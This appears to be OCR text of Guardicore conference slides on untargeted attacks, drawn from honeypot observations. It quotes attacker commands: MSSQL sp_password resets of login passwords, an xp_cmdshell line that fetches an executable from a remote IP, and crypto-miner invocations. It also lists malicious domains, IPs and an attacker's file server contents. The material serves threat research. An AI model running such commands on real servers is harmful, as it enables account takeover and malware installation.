
Break Others' Credentials

```
exec sp_password Null,'5yqbm5,m`~!@ ~#$%^&*(),.; ','sz';
exec sp_password Null,'5yqbm5,m`~!@ ~#$%^&*(),.; ','ss';
exec sp_password Null,'5yqbm5,m`~!@ ~#$%^&*(),.; ','se';
```

Summary

- Untargeted attacks are more than just Mirai lookalikes and ransomware worms
- Multiple money making methods
- Large amount of determined actors
- More victims than you think

Scan here!


Cyber Threat Intelligence
Discover Malicious IPs and Domains with Guardicore Cyber Threat Feed
Search IP or Domain
Last Week
Oct 06 2019 - Oct 13 2019
Download Feed
Top Attackers
Top Attacked Services by Port
Top Malicious Domains
up.noip.cn
down.ackng.com
gk.vwxqv.xyz
pool.minexmr.com
ms.jifr.co.be
Cyber Threat Intelligence
threatintelligence.guardicore.com
Top Malicious IPs
223.25.247.240
209.141.35.124
173.208.172.202
89.42.133.42
66.117.6.174
173.247.239.186
139.5.177.10
74.222.14.94
Number of Scans
Script vs. Human
Script
Human

Whoopsie

High Expectations

```
'bash: fetch: command not found', 1556
'bash: tftp: command not found', 1429
'bash: curl: command not found', 1198
'bash: /etc/init.d/iptables: No such file or directory', 267
'bash: SuSEfirewall2: command not found', 260
'bash: yum: command not found', 219
'bash: docker: command not found', 58
'bash: ftpget: command not found', 31
'bash: /bin/busybox: No such file or directory', 3
'bash: busybox: command not found', 2
```

Human Errors

- Typos

```
exec xp_cmdshell 'cscript c:\ProgramData\2.vbs
http://07.173.21.239:5659/apexp.exe c:\ProgramData\apexp.exe'
```

- Confusion

```
miner.exe [...] -u
<wallet_address>@<worker_name> -p
<password> [...]
```

```
miner.exe [...] -u <password> -p
<wallet_address>@<worker_name>
[...]
```

Lame Opsec

- Giving away credentials
- Open infrastructure
- Data available for research

Name .extension	Size	Timestamp⇓	Hits
64	4.3 MB	2019-2-4 7:15:27	8
hfs.exe	2.2 MB	2019-2-23 1:50:35	22
apexp.exe	54.5 KB	2019-2-25 0:44:38	13316
apexp2012.exe	148.0 KB	2019-2-25 1:52:34	1443
401ip段.txt	277.3 KB	2019-3-3 15:40:48	3
gold.exe	5.8 MB	2019-3-15 15:32:51	21
TRTL.rar	20.8 MB	2019-3-16 0:10:06	2
linuxwakuang.txt	545B	2019-3-30 23:26:24	2
http-ip_81.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_82.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_83.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_84.txt	5.0 MB	2019-4-1 16:09:55	1
http-ip_85.txt	5.0 MB	2019-4-1 16:09:55	1
URL-sum-去重复.txt	58.0 KB	2019-4-2 11:40:06	4
sa结果-去重复.bat	105.4 KB	2019-4-11 10:33:27	2
tl.exe	4.1 MB	2019-4-11 23:36:59	579
tls.exe	4.1 MB	2019-4-11 23:37:18	48

Thank you

Questions?

@ace_pace
Daniel Goldberg

@ophirharpaz
Ophir Harpaz

Guardicore